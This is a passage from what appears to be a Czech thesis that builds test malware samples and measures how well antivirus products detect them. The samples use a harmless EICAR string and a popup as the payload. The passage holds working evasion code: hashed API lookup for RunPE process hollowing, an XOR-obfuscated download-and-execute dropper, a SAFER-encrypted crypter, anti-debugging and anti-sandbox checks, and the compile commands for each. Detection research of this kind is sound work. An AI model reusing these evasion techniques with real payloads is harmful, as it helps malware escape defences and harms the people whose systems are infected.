10 FARPROC fnNtUnmapViewOfSection = GetApiByHash(hNtdll, hashNtUnmapViewOfSection);
11
12 CreateProcessA_t CreateProcessA_dyn = (CreateProcessA_t) fnCreateProcessA;
13 ReadProcessMemory_t ReadProcessMemory_dyn = (ReadProcessMemory_t) fnReadProcessMemory;
14 VirtualAllocEx_t VirtualAllocEx_dyn = (VirtualAllocEx_t) fnVirtualAllocEx;
15 WriteProcessMemory_t WriteProcessMemory_dyn = (WriteProcessMemory_t) fnWriteProcessMemory;
16
17 SetThreadContext_t SetThreadContext_dyn = (SetThreadContext_t) fnSetThreadContext;
18 ResumeThread_t ResumeThread_dyn = (ResumeThread_t) fnResumeThread;
19 NtUnmapViewOfSection_t NtUnmpatViewOfSection_dyn = (NtUnmapViewOfSection_t)
  fnNtUnmapViewOfSection;

```

Dále jsou v kódu nahrazeny systémové API volání za volání wrapovaná (obalená) viz tabulka:

Tabulka 7 Tabulka nahrazených API volání

Původní API volání:	Obalené API volání:
CreateProcessA	CreateProcessA_dyn
ReadProcessMemory	ReadProcessMemory_dyn
VirtualAllocEx	VirtualAllocEx_dyn
WriteProcessMemory	WriteProcessMemory_dyn
SetThreadContext	SetThreadContext_dyn
ResumeThread	ResumeThread_dyn
NtUnmpatViewOfSection	NtUnmpatViewOfSection_dyn


(zdroj: vlastní)

Všechny jména nahrazených funkcí budou před kompilaci manuálně změněny na odlišné textové řetězce, a to z důvodů statické analýzy antivirového engine, který by mohl jména proměnných identifikovat jako podezřelé viz. níže.

```
1  CPA_t CPA_dyn = (CPA_t) fnCPA;  
2  RPM_t RPM_dyn = (RPM_t) fnRPM;  
3  VAE_t VAE_dyn = (VAE_t) fnVAE;  
4  WPM_t WPM_dyn = (WPM_t) fnWPM;  
5  STC_t STC_dyn = (STC_t) fnSTC;  
6  RT_t RT_dyn = (RT_t) fnRT;  
7  NUVOS_t NUVOS_dyn = (NUVOS_t) fnNtUnmapViewOfSection;
```

Následně je zkompileován program *payload.exe* stejně jako v případě Techniky *RunPE*, hlavičkový soubor je dosazen jako import do *mlwr_5.cpp* a ten je zkompileován a spuštěn.

Po spuštění se zobrazí zmíněné popup okno:



Obrázek 17 Úspěšné použití technicky RunPE a obfuskovaných API volání

(zdroj: vlastní | *mlwr_5.exe*)

3.2.6 Technika shellcode Injection ze vzdáleného zdroje (MLWR_6)

Shellcode Injection ze vzdáleného zdroje je testovací vzorek ve kterém se pokusíme nasimulovat situaci, kdy malware stáhne a spustí škodlivý kód z internetu. Malware nebude nijak šifrován a bude se jednat o spustitelný exe soubor umístěný na webové serveru v lokální síti. URL s umístěním payloadu a destinace umístění souboru bude zakódovaná pomocí XORu.

Jelikož se jedná o program, který navazuje TCP/IP spojení s neznámým serverem (buď na lokální síti), ze kterého stahuje neznámá binární data, tyto ukládá na disk jako spustitelný soubor (.exe) a následně je spouští jako nový proces na cílovém hostiteli, měl by tento postup aktivovat detekční mechanismy antivirového řešení a zabránit provedení škodlivého kódu.

Tento vzorek se skládá ze čtyř binárních souborů:

- *mlwr_6.exe* – Binární soubor, který provede stažení malware *mlwr_1.exe* z internetu a provede jeho spuštění. Ke stažení payloadu byla použita knihovna *urlmon.h*.
- *mlwr_1.exe* – Binární soubor obsahující techniku *RunPE* s upraveným popup oknem
- *payload.exe* – Binární soubor simulující škodlivý kód (payload)
- *xor_obfuscation.exe* – Binární soubor, který zakóduje potenciálně detekovatelné stringy pomocí XORu

Mlwr_1.exe přejmenujeme na *payload.exe* umístíme jej na *VM_malware_development*, kde bude dostupný ke stažení všem ostatním virtuálním strojům v momentě simulace.

Zdrojový kód *xor_obfuscation.exe* (*xor_obfuscation.cpp*) je následující:

Funkce pro kódování stringu do XOR:

```
1 void xor_obfuscate(const char* input, const char* key, unsigned char* output) {
2     size_t len = strlen(input);
3     size_t key_len = strlen(key);
4     for (size_t i = 0; i < len; ++i) {
5         output[i] = input[i] ^ key[i % key_len];
6     }
7 }
```

Obfuskace stringu s URL odkud bude stažen *mlwr_1.exe* a cílové cesty, kde bude uložen:

```
1 const char* originalURL = "http://192.168.100.11:8000/payload.exe";
2 size_t lenURL = strlen(originalURL);
3 unsigned char obfuscatedURL[256];
4 xor_obfuscate(originalURL, key, obfuscatedURL);
5
6 const char* orifinalFilePath = "C:\\Users\\Public\\payload.exe";
7 size_t lenFilePath = strlen(orifinalFilePath);
8 unsigned char obfuscatedFilePath[256];
9 xor_obfuscate(orifinalFilePath, key, obfuscatedFilePath);
```

Program je následovně zkompileován:

```
1 g++ ./xor_obfuscation.cpp -o ./output/xor_obfuscation.exe -Os -s -m64
```

A spuštěn:

```
1 Obfuskované URL (hex):  
  1b1117025f5b5c545a404b45455d4d4355445d5452485d4443554c02040d1f0a02164b110b00  
2 Obfuskovaný FilePath (hex): 305f3f27161101163f2210161f0c002e15150a090c13015a161d06  
3
```

Výsledné stringy obfuskace jsou následně použity v *mlwr_6.cpp*, kde budou dekodovány za běhu programu.

Zdrojový kód *mlwr_6.exe* (*mlwr_6.cpp*) je následující:

Funkce pro deobfuskaci:

```
1 unsigned char hex_to_byte(const char *hex) {  
2     unsigned char high = isdigit(hex[0]) ? hex[0] - '0' : tolower(hex[0]) - 'a' + 10;  
3     unsigned char low = isdigit(hex[1]) ? hex[1] - '0' : tolower(hex[1]) - 'a' + 10;  
4     return (high << 4) | low;  
5 }  
6  
7 void xor_deobfuscate_hex(const char *hexInput, const char *key, char *output) {  
8     size_t hexLen = strlen(hexInput);  
9     size_t keyLen = strlen(key);  
10    size_t outputLen = hexLen / 2;  
11  
12    for (size_t i = 0; i < outputLen; ++i) {  
13        unsigned char byte = hex_to_byte(&hexInput[i * 2]);  
14        output[i] = byte ^ key[i % keyLen];  
15    }  
16    output[outputLen] = '\\0';  
17 }
```

Volání funkce s obfuskovanými stringy jako parametr a jejich deobfuskování za běhu:

```
1 const char *obfuscatedURL =  
  "1b1117025f5b5c545a404b45455d4d4355445d5452485d4443554c02040d1f0a02164b110b00";  
2 const char *obfuscatedFilePath = "305f3f27161101163f2210161f0c002e15150a090c13015a161d06";  
3 const char *key = "secret";  
4  
5 char deobfuscatedURL[256];  
6 char deobfuscatedFilePath[256];  
7  
8 xor_deobfuscate_hex(obfuscatedURL, key, deobfuscatedURL);  
9 xor_deobfuscate_hex(obfuscatedFilePath, key, deobfuscatedFilePath);
```

Stážení a uložení payloadu z definované URL do cílové složky:

```
1 URLDownloadToFileA(nullptr, deobfuscatedURL, deobfuscatedFilePath, 0, nullptr);
```


Spuštění payloadu na cílovém počítači jako nový proces:

```
1 STARTUPINFOA si = {sizeof(si)};  
2 PROCESS_INFORMATION pi;  
3  
4 CreateProcessA(obfuscatedFilePath, NULL, NULL, NULL, FALSE, 0, NULL, NULL, &si, &pi);  
5  
6 CloseHandle(pi.hProcess);  
7 CloseHandle(pi.hThread);
```

Program je zkompileován a spuštěn:

```
1 g++ ./mlwr_6.cpp -o ./output/mlwr_6.exe -mwindows -m64 -Os -s -fvisibility=hidden \  
2 -ffunction-sections -fdata-sections -WL,--gc-sections -fstack-protector -fno-ident -  
  lurlmon
```

Po spuštění se zobrazí zmíněné popup okno, které je součástí staženého payloadu:



Obrázek 18 Úspěšné spuštění staženého payloadu z internetu

(zdroj: vlastní | *mlwr_6.exe*)

3.2.7 Technika použití packerů a crypterů (MLWR_7)

V tomto vzorku bude použita metoda, kdy je škodlivý payload před použitím v hlavním programu tzv. packeru zašifrován blokovou šifrou Safer a poté na cílovém systému dešifrován a spuštěn.

Tato metoda obchází detekční engine antivirového programu tím, že je zašifrovaný obsah pro antivir v prvotní fázi neznámý. Vzhledem tomu, že spuštěný obsah bude používat RunPE techniku po spuštění payloadu, je pravděpodobné, že ani v této fázi pokusu o obejití detekce nezareaguje antivirový program správně. Tato technika vrstvení payloadu je zrádná především tím, že počet vrstev může být technicky neomezený – což výrazně ztěžuje práci jak reverzním inženýrům, tak i detekčním enginům.

Pro vývoj tohoto testovacího vzorku byl jako inspirace využit článek [43] autora Zhassulan Zhussupov známého také pod přezdívkou Cocomelonc a autora knihy MD MZ – Malware Development Book. [44]

Byly použity následující šifrovací / dešifrovací funkce crypteru:

- *safer_encrypt*
- *safer_decrypt*

Tento testovací vzorek se skládá ze čtyř binárních souborů:

- *mlwr_7.exe* – Binární soubor, který provede dešifrování a spuštění payloadu *mlwr_1.exe* na cílovém hostiteli.

- *mlwr_1.exe* – Binární soubor, Technika RunPE s upraveným popup oknem
- *payload.exe* – Binární soubor simulující škodlivý kód (payload)
- *_safer_encryptor.exe* – Pomocný binární soubor, který zašifruje *mlwr_1.exe* pomocí šifry Safer, která vytvoří hlavičkový soubor *mlwr_1_payload_enc.h*, který je následně zahrnut v *mlwr_7.exe* jako import

Šifra SAFER (Secure And Fast Encryption Routine) představuje rodinu symetrických blokových šifer, které byly navrženy Jamesem Masseyem a jeho spolupracovníky pro společnost Cylink Corporation. První varianta byla publikována v roce 1993 a další varianty byly vyvíjeny až do roku 2000. [45]

Jelikož tento vzorek vyžaduje šifrování payloadu a jistou logiku vrstvení je vhodné uvést krátký postup při vytváření tohoto komplexnějšího vzorku:

1. Soubor *payload.cpp* je zkompileován do *payload.exe*
2. Ze souboru *payload.exe* je vytvořen hlavičkový soubor *payload.h*
3. Soubor *payload.h* je zahrnut v *mlwr_1.cpp* a ten je zkompileován do *mlwr_1.exe*
4. Ze souboru *mlwr_1.exe* je vytvořen hlavičkový soubor *mlwr_1_payload_plain.h*
5. Zkompileujeme pomocný program *_safer_encryptor.cpp* do *_safer_encryptor.exe*
6. Soubor *mlwr_1_payload_plain.h* je zašifrován do *mlwr_1_payload_enc.h* pomocí programu *_safer_encryptor.exe*, který k šifrování používá šifrovací klíč (utbjefain), který bude následně použit i v *mlwr_7.cpp* k dešifrování.
7. Soubor *mlwr_7.cpp* ve kterém, je obsažen *mlwr_1_payload_enc.h* je zkompileován do finálního souboru *mlwr_7.exe*

Zdrojový kód *payload.exe* (*payload.cpp*) je následující:

```

1  #include <fstream>
2  #include <windows.h>
3
4  const char *eicar = "X50!P%@AP[4\\PZX54(P^)7CC)7}$EICAR-STANDARD-ANTIVIRUS-TEST-
   FILE!$H+H*";
5  std::string mlwrID = "07";
6  std::string filename = "C:\\Users\\Public\\mlwr_" + mlwrID + "_eicar.com";
7
8  // Entry point testovaneho malware
9  int main() {
10     // Ulozeni testovaciho souboru eicar do cilove slozky
11     std::ofstream f(filename);
12     f << eicar;
13     f.close();
14     // PopUp dialog
15     std::string message = "MLWR_" + mlwrID + " uspesne spustil payload";
16     std::string title = "MLWR_" + mlwrID;
17     MessageBoxA(NULL, message.c_str(), title.c_str(), MB_ICONINFORMATION);
18
19     return 0;
20 }
```

Payload.cpp zkompilejeme:

```

1  g++ ./payload.cpp -o ./output/payload.exe -mwindows -m64 -Os -s -fvisibility=hidden \
2  -ffunction-sections -fdata-sections -Wl,--gc-sections -fstack-protector -fno-ident
```

Dále je nutné vytvořený soubor *payload.exe* konvertovat do HexDec formátu a vytvořit z něj hlavičkový soubor připravený pro import:

```

1  $currDir = Get-Location
2  $exePath = Join-Path $currDir 'payload.exe'
3  $headerPath = Join-Path $currDir 'payload.h'
4
5  $bytes = [System.IO.File]::ReadAllBytes($exePath)
6  $hex = $bytes | ForEach-Object { '0x{0:X2}', ' -f $_ }
7  $c_array = "unsigned char payload[] = {`n" + ($hex -join ' ') + "`n};"
8  Set-Content -Path $headerPath -Value $c_array
```

V této fázi máme připravený *payload.exe* jako *payload.h*, který můžeme importovat do *mlwr_1.cpp*.

mlwr_1.cpp zkompilujeme:

```
1 g++ ./mlwr_1.cpp -o ./output/mlwr_1.exe -mwindows -m64 -Os -s -fvisibility=hidden \  
2 -ffunction-sections -fdata-sections -Wl,--gc-sections -fstack-protector -fno-ident
```

Dále musíme výsledný binární soubor *mlwr_1.exe* zkonvertovat do HexDec formátu abychom ho měli připravený pro import jako hlavičkový soubor:

```
1 $currDir = Get-Location  
2 $exePath = Join-Path $currDir 'mlwr_1.exe'  
3 $headerPath = Join-Path $currDir 'mlwr_1_payload_plain.h'  
4  
5 $bytes = [System.IO.File]::ReadAllBytes($exePath)  
6 $hex = $bytes | ForEach-Object { '0x{0:X2}', ' -f $_ }  
7 $c_array = "unsigned char payload[] = {'n" + ($hex -join ' ') + "'n};"  
8 Set-Content -Path $headerPath -Value $c_array
```

Výsledný hlavičkový soubor *mlwr_1_payload_plain.h* bude naimportován v pomocném programu *_safer_encryptor.cpp* – nejdůležitější části:

Šifrovací rutina používající funkci *safer_encrypt*:

```
1 int len = sizeof(payload);  
2 int pad_len = (len + BLOCK_SIZE - 1) & ~(BLOCK_SIZE - 1);  
3  
4 unsigned char padded[pad_len];  
5 memset(padded, 0x90, pad_len);  
6 memcpy(padded, payload, len);  
7  
8 for (int i = 0; i < pad_len; i += BLOCK_SIZE) {  
9     safer_encrypt(&padded[i], key);  
10 }
```

Následně program *_safer_encryptor.cpp* zkompilujeme a spustíme:

```
1 g++ ./_safer_encryptor.cpp -o ./output/_safer_encryptor.exe -Os -s -m64
```

Vystup programu *_safer_encryptor.cpp* vypadá následovně:

```
1 Payload encrypted
2 Saving to .h file:
3 Encrypted payload was written into mlwr_1_payload_enc.h file.
4
```

Vygenerovaný hlavičkový soubor zašifrovaný blokovou šifrou Safer *mlwr_1_payload_enc.h* zahrneme do zdrojového kódu *mlwr_7.cpp* – nejdůležitější části:

Globální proměnné a parametry pro Safer algoritmus s definicí symetrického klíče (klíč je stejný jako v *_safer_encryptor.cpp* tzn: utbjefain):

```
1 const char *filename = "output.exe";
2 #define BLOCK_SIZE 8
3 #define ROUNDS 6
4 unsigned char key[] = "\x75\x74\x62\x6a\x65\x66\x61\x69\x6e"; // utbjefain
```

Dešifrovací rutina používající funkci *safer_decrypt*:

```
1 unsigned char padded_payload[payload_size];
2 memset(padded_payload, 0x90, payload_size);
3 memcpy(padded_payload, payload, payload_size);
4
5 for (int i = 0; i < sizeof(payload); i += BLOCK_SIZE) {
6     safer_decrypt(&padded_payload[i], key);
7 }
```


Uložení dešifrovaného payloadu na disk a jeho spuštění:

```
1 if (!saveToFile(filename, padded_payload, payload_size)) {  
2     // Chyba pri ukladani souboru  
3     return 0;  
4 }  
5  
6 STARTUPINFOA si = {sizeof(si)};  
7 PROCESS_INFORMATION pi;  
8  
9 CreateProcessA(filename, NULL, NULL, NULL,  
10                FALSE, 0, NULL, NULL, &si, &pi);  
11  
12 CloseHandle(pi.hProcess);  
13 CloseHandle(pi.hThread);
```

A následně program zkompilujeme do výsledného testovacího vzorku:

```
1 g++ ./mlwr_7.cpp -o ./output/mlwr_7.exe -mwindows -m64 -Os -s -fvisibility=hidden \  
2 -ffunction-sections -fdata-sections -Wl,--gc-sections -fstack-protector -fno-ident
```

Po spuštění *mlwr_7.cpp* se zobrazí popup okno:



Obrázek 19 Úspěšné dešifrování škodlivého payloadu a jeho spuštění na hostiteli

(zdroj: vlastní | *mlwr_7.exe*)

3.2.8 Technika anti-debugging a anti-sandboxing (MLWR_8)

V tomto vzorku bude naprogramován testovací malware, který simuluje anti-debugging a anti-sandboxing techniky. Tyto techniky jsou využívány k obcházení dynamické analýza antivirových programů.

Testovací vzorek bude využívat anti-debugging techniku popsanou autorem Zhassulanem Zhussupovem, autorem knihy MD MZ – Malware Development Book [44]

kde autor popisuje vlastní výzkum anti-debugging techniky pomocí *NtGlobalFlag* ve struktuře PEB (Process Environment Block).

Dle zdroje z unprotect.it [46], který shromažďuje a udržuje informace o známých technikách používaných k obcházení detekce, se jedná o flag uložený v nezdokumentované části PEB struktury na offsetu *0x68* u 32bitové architektury, nebo na offsetu *0xBC* u 64bitové architektury. Pokud je na této adrese nastavena hodnota *0x70*, je zřejmé, že byl proces spuštěn pomocí debuggeru.

Systém Windows má ve výchozím stavu nastavenou tuto hodnotu na *0* avšak pokud byl proces vytvořen debuggerem, jsou nastaveny následující příznaky:

- `FLG_HEAP_ENABLE_TAIL_CHECK` (*0x10*)
- `FLG_HEAP_ENABLE_FREE_CHECK` (*0x20*)
- `FLG_HEAP_VALIDATE_PARAMETERS` (*0x40*)

Přítomnost debuggeru tedy lze detekovat kontrolou kombinace těchto příznaků.

Jako anti-sandbox technika byla využita technika zveřejněna autorem *0xPat* na jeho blogu [47], kde autor k detekci spuštění v sandboxu testuje systémové zdroje.

Autor tuto metodu odůvodňuje následovně: Hlavním problémem jsou omezené systémové prostředky – sandbox nemusí být schopen spouštět dlouhé a náročné simulace paralelně, a proto často omezuje přidělené prostředky a čas vyhrazený pro jednu instanci. Stejným omezením podléhají i běžné virtuální stroje používané analytiky – často mají také omezené systémové prostředky. Typická uživatelská pracovní stanice má procesor alespoň se 2 jádry, minimálně 2 GB RAM a pevný disk o velikosti 100 GB. Můžeme tedy ověřit, zda prostředí, ve kterém je naše škodlivá aplikace spuštěna, podléhá těmto omezením.

Testovací malware tedy nejprve ověří, zda je spuštěn v ladicím (debugovacím) režimu. Následně zkontroluje, zda systémové prostředky odpovídají typické uživatelské pracovní stanici. Teprve poté se rozhodne, zda škodlivý kód spustí, či nikoli.

Pro naše účely nastavíme ověřovací podmínky systémových zdrojů tak, aby odpovídaly konfiguraci jednotlivých virtuálních strojů, na kterých budou prováděny testy, tedy: 2 CPU, 2048 MB RAM a 58 GB disk. To znamená, že v případě, kdy antivirový engine povolí spuštění tohoto binárního souboru, skutečně dojde k jeho spuštění i na našem virtuálním stroji.

Tento vzorek se skládá z jednoho binárních souborů:

- *mlwr_8.exe* – Binární soubor, který se pokusí obejít detekci tím, že ověří, v jakém prostředí byl spuštěn a až poté spustí či nespustí škodlivý kód.

Zdrojový kód *mlwr_8.exe* (*mlwr_8.cpp*) – nejdůležitější části:

Zahrnuté hlavičkové soubory a knihovny:

```
1 #include <winternl.h>
2 #include <windows.h>
3 #include <chrono>
4 #include <fstream>
5 #include <thread>
```

Implementace funkce *isDebugged*:

```
1 bool isDebugged() {
2     PPEB ppeb = (PPEB) __readgsqword(0x60);
3     DWORD ntGlobalFlag = *(PDWORD) ((PBYTE) ppeb + 0xBC);
4
5     bool isDebugged = (ntGlobalFlag & (FLG_HEAP_ENABLE_TAIL_CHECK |
6                                         FLG_HEAP_ENABLE_FREE_CHECK |
7                                         FLG_HEAP_VALIDATE_PARAMETERS)) != 0;
8
9     return isDebugged;
10 }
```

Tato funkce vrací *true*, pokud je přítomen jeden z příznaku u *NtGlobalFlag*.

Implementace funkce *isSandboxed* – nejdůležitější části:

```
1 bool isSandboxed() {
2     ...
3     DWORD numberOfProcessors = systemInfo.dwNumberOfProcessors;
4     DWORD RAMMB = memoryStatus.ullTotalPhys / 1024 / 1024;
5     DWORD diskSizeGB = pDiskGeometry.Cylinders.QuadPart * (ULONG)
        DiskGeometry.TracksPerCylinder * (ULONG) pDiskGeometry.SectorsPerTrack * (ULONG)
        pDiskGeometry.BytesPerSector / 1024 / 1024 / 1024;
6
7     return (numberOfProcessors < 2 || RAMMB < 2048 || diskSizeGB < 58);
8 }
```

Tato funkce vrací *true*, pokud prostředí, ve kterém byl binární soubor spuštěn má méně než dvě procesorová jádra, méně než 2048 MB RAM paměti a disk menší než 58 GB.

Dále je implementována hlavní sekce programu:

```
1 if (isDebugged() || isSandboxed()) {
2     auto startTime = std::chrono::steady_clock::now();
3     auto endTime = startTime + std::chrono::hours(1);
4
5     while (std::chrono::steady_clock::now() < endTime) {
6         std::this_thread::sleep_for(std::chrono::seconds(10));
7     }
8 }
9 // Entry point testovaneho malware
10 else {
11     // Ulozeni testovaciho souboru eicar do cilove slozky
12     std::ofstream f(filename);
13     f << eicar;
14     f.close();
15     // PopUp dialog
16     std::string message = "MLWR_" + mlwrID + " uspesne spustil payload";
17     std::string title = "MLWR_" + mlwrID;
18     MessageBoxA(NULL, message.c_str(), title.c_str(), MB_ICONINFORMATION);
19 }
```

V hlavní sekci ověřujeme, zda funkce *isDebugged* anebo *isSandboxed* vrací hodnotu *true*.


V takovém případě byl binární soubor pravděpodobně spuštěn v nestandardním prostředí, což naznačuje přítomnost debuggeru nebo sandboxu. Proto spustíme nekonečnou smyčku trvající jednu hodinu – tím zajistíme, že proces bude v sandboxu ukončen samotným antivirem. Vzhledem k tomu, že během této doby nebude detekováno žádné podezřelé chování, antivirus tento spustitelný soubor pravděpodobně neoznačí jako škodlivý.

V opačném případě můžeme tzn. je bezpečné, pokračovat se spuštěním škodlivého kódu.

Program zkompilujeme:

```
1 g++ ./mlwr_8.cpp -o ./output/mlwr_8.exe -mwindows -m64 -Os -s -fvisibility=hidden \  
2 -ffunction-sections -fdata-sections -Wl,--gc-sections -fstack-protector -fno-ident
```

V případě spuštění se zobrazí zmíněné popup okno, pokud nebyla detekována přítomnost debuggeru anebo sandboxu:



Obrázek 20 Přítomnost debuggeru anebo sandboxu nebyla zjištěna

(zdroj: vlastní | *mlwr_8.exe*)

V opačném případě program zůstane spuštěn v hodinové smyčce v sandboxu (simulace, kdy jedna z funkcí vrátila hodnotu *true*):

Processes				
Name	PID	4% CPU	68% Memory	1% Disk
 mlwr_8.exe	7256	0%	0.4 MB	0 MB/s

Obrázek 21 Přítomnost debuggeru anebo sandboxu byla zjištěna

(zdroj: vlastní | *mlwr_8.exe*)

4 EXPERIMENTÁLNÍ OVĚŘENÍ DETEKCE MALWARE A POROVNÁNÍ EFEKTIVITY DETEKČNÍCH MECHANISMŮ

V této kapitole je definován a stručně popsán jednotný metodický postup a metriky pro analýzu detekčních schopností vybraných antivirových programů. Každý antivirový produkt je testován na identických scénářích kde dílčí scénáře mají přiřazené váhy podle jejich důležitosti, z nichž se vypočítává výsledné skóre detekce.

Pro každý testovaný binární soubor je zároveň vygenerováno VirusTotal Skóre (VTS), které bude sloužit jako referenční ukazatel detekovatelnosti dané techniky a pomáhá tak lépe identifikovat slabá místa antivirových enginů.

Nakonec je na základě získaných výsledků vytvořena heatmapa, která vizuálně znázorňuje úspěšnost detekce jednotlivých technik napříč testovanými antivirovými programy. Tyto výsledky jsou následně interpretovány z pohledu detekčních omezení a slabin, které jednotlivá antivirová řešení vykazují vůči konkrétním typům technik, které se snaží obejít detekci antivirovým enginem.

4.1 Metrika a metodický postup při analýze

Před začátkem samotné analýzy detekčních enginů antivirových programů je důležité si nastavit přesně danou metodiku a metriku, která bude aplikována na všechny testované detekční enginy.

4.1.1 Metrika aplikovaná pro jednotlivé testovací scénář

Pro účely hodnocení byly identifikovány čtyři klíčové scénáře, které by měl spolehlivě zvládnout každý kvalitní antivirový program. Každému scénáři byla přiřazena váha, jež reflektuje význam úspěšné detekce daného typu hrozby. Výše váhy byla stanovena na základě důležitosti reakce detekčního enginu – čím vyšší váha, tím větší důraz na schopnost scénář správně identifikovat.

Následující tabulka uvádí název scénáře, jeho stručný popis a přiřazenou váhu.

Tabulka 8 Metrika a váhy jednotlivých testovacích scénářů

Scénář:	Popis scénáře:	Zkratka:	Váha:
S1	Detekce při stahování z internetu	DWN	0.3
S2	Detekce při přístupu k souboru bez spuštění (např. otevření složky)	ACC	0.1
S3	Detekce při spuštění vzorku (runtime detection)	RUN	0.4
S4	Detekce při vynuceném skenu celého systému/souboru	SCAN	0.2

(zdroj: vlastní)

Následně je pro každý testovaný antivirový engine vytvořena tabulka obsahující seznam testovaného malwaru a výsledky jednotlivých testovacích scénářů.

Tabulka 9 Ilustrační příklad výsledků pro jeden z testovaných antivirových programů

	Testovaný scénář:				Skóre malwaru:
	DWN:	ACC:	RUN:	SCAN:	
mlwr_1	✓	✗	✓	✓	0.9
mlwr_2	✓	✗	✗	✓	0.5
...	...	...	...	...	...
mlwr_8	✓	✓	✓	✓	1
Celkové skóre detekčního enginu:					0.71

(zdroj: vlastní)

Výsledky jednotlivých scénářů jsou pak ohodnoceny následovně:

- Kde „✓“ znamená, že byl testovaný malware v tomto scénáři antivirovým enginem detekován a následně je ve vzorci vyjádřen hodnotou 1 pro patřičný scénář.
- Kde „✗“ znamená, že nebyl testovaný malware v tomto scénáři antivirovým enginem detekován a následně je ve vzorci vyjádřen hodnotou 0 pro patřičný scénář.

Skóre pro jednotlivý vzorek testovaného malwaru na konkrétním antivirovém enginu se vypočítá následujícím způsobem:

$$Score_{Mn} = DWN * 0.3 + ACC * 0.1 + RUN * 0.4 + SCAN * 0.2 \quad (2)$$

- kde Mn je testovaný malware tedy např: $mlwr_1$, $mlwr_2$ atd.

Celkové detekční skóre konkrétního antivirového enginu se vypočítá podle následujícího vzorce:

$$Score_{AVn} = (Score_{M1} + Score_{M2} + \dots + Score_{Mn}) / n \quad (3)$$

- kde AVn je testovaný antivirový engine
- kde n je celkový počet testovaných vzorků malware


Nakonec jsou všechny testované vzorky analyzovány pomocí online služby VirusTotal, která na základě hodnoty VTS spolehlivě identifikuje techniky, s nimiž mají detekční enginy antivirových programů největší problém.

$$VirusTotalScore (VTS) = \frac{\text{Počet pozitivních detekcí}}{\text{Celkový počet AV řešení}}$$

4.1.2 Metodický postup analýzy

Pro každý vzorek naprogramovaného malware bude použit následující metodický postup:

1. Testovací vzorek malware je naprogramován, zkompileován a následně je otestována jeho funkčnost na *VM_malware_development*
2. Vzorek je poté publikován na webový server, který je dostupný z *VM_malware_development*. Vzorek má vždy dvě verze: *mlwr_X_clear.zip* a *mlwr_X_protected.zip*



Obrázek 22 Diagram provedení experimentálního testování vzorku malware

(zdroj: vlastní | *experiment_flow.drawio*)

Z diagramu na obrázku 22 je pak patrný postup při testování vzorku na cílovém virtuálním stroji (VM), který obsahuje detekční engine antivirového programu, který je podroben analýze:

1. Před testem jednotlivého testovacího malware je vytvořen snapshot VM z výchozího VM a ten je spuštěn
2. Testujeme scénář S1 – DWN – Detekce při stahování
3. Testujeme scénář S2 – ACC – Detekce při přístupu k souboru
4. Testujeme scénář S3 – RUN – Detekce při spuštění
5. Testujeme scénář S4 – SCAN – Detekce při ručním skenu
6. Zastavíme VM

7. Provádíme rollback VM na výchozí verzi VM před testem

Testovací kroky scénáře S1 – DWN – Detekce při stahování:

Cílem tohoto testovacího scénáře je ověřit, zda AV zachytí potenciálně podezřelý soubor simulující malware při stahování ze sítě ve formě nezaheslovaného .zip archivu.

1. Ve VM otevřeme prohlížeč a stáhneme testovací malware *mlwr_X_clear.zip*
2. Sledujeme indikátory detekce jako:
 - a. AV zablokuje stažení?
